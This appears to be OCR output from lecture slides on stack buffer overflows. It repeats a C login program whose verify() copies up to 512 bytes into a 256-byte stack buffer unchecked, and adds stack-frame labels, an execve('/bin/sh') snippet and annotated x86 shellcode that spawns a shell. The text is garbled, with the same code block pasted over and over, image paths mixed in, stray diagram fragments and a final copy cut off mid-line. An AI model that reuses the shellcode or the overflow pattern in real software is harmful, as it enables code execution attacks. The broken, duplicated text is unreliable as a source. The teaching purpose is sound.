
```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



main()

sfp

login

00 93 f7 e1

7a 7b ab 62

08 64 ff 7e

verify()

cc d5 70 e3

91 06 b3 6b

user

82 d7 c2 a0

256 bytes

i

&"xyzzy"

user

rip


sfp

%esp


%ebp

%eip

```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




shell.c

```
execve("/bin/sh", ...)
```

gcc -S shell.c


```
char shellcode[] =
    "\xeb\x1f"              /* jmp 0x1f             (2)  */
    "\x5e"                  /* popl %esi            (1)  */
    "\x89\x76\x08"          /* movl %esi,0x8(%esi)  (3)  */
    "\x31\xc0"              /* xorl %eax,%eax       (2)  */
    "\x88\x46\x07"          /* movb %eax,0x7(%esi)  (3)  */
    "\x89\x46\x0c"          /* movl %eax,0xc(%esi)  (3)  */
    "\xb0\x0b"              /* movb $0xb,%al        (2)  */
    "\x89\xf3"              /* movl %esi,%ebx       (2)  */
    "\x8d\x4e\x08"          /* leal 0x8(%esi),%ecx  (3)  */
    "\x8d\x56\x0c"          /* leal 0xc(%esi),%edx  (3)  */
    "\xcd\x80"              /* int 0x80             (2)  */
    "\x31\xdb"              /* xorl ebx,ebx         (2)  */
    "\x89\xd8"              /* movl %ebx,%eax       (2)  */
    "\x40"                  /* inc %eax             (1)  */
    "\xcd\x80"              /* int 0x80             (2)  */
    "\xe8\xdc\xff\xff\xff"  /* call -0x24           (5)  */
    "/bin/sh";              /* .string \"/bin/sh\"  (8)  */
```

```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```





00	93	f7	e1
7a	7b	ab	62
08	64	ff	7e
cc	d5	70	e3
91	06	b3	6b
82	d7	c2	a0

```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void
{
  fpu
}

int v
{
  cha
  int
  for
    u
  use
  ret
}

int m
{
  cha
  fge
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```

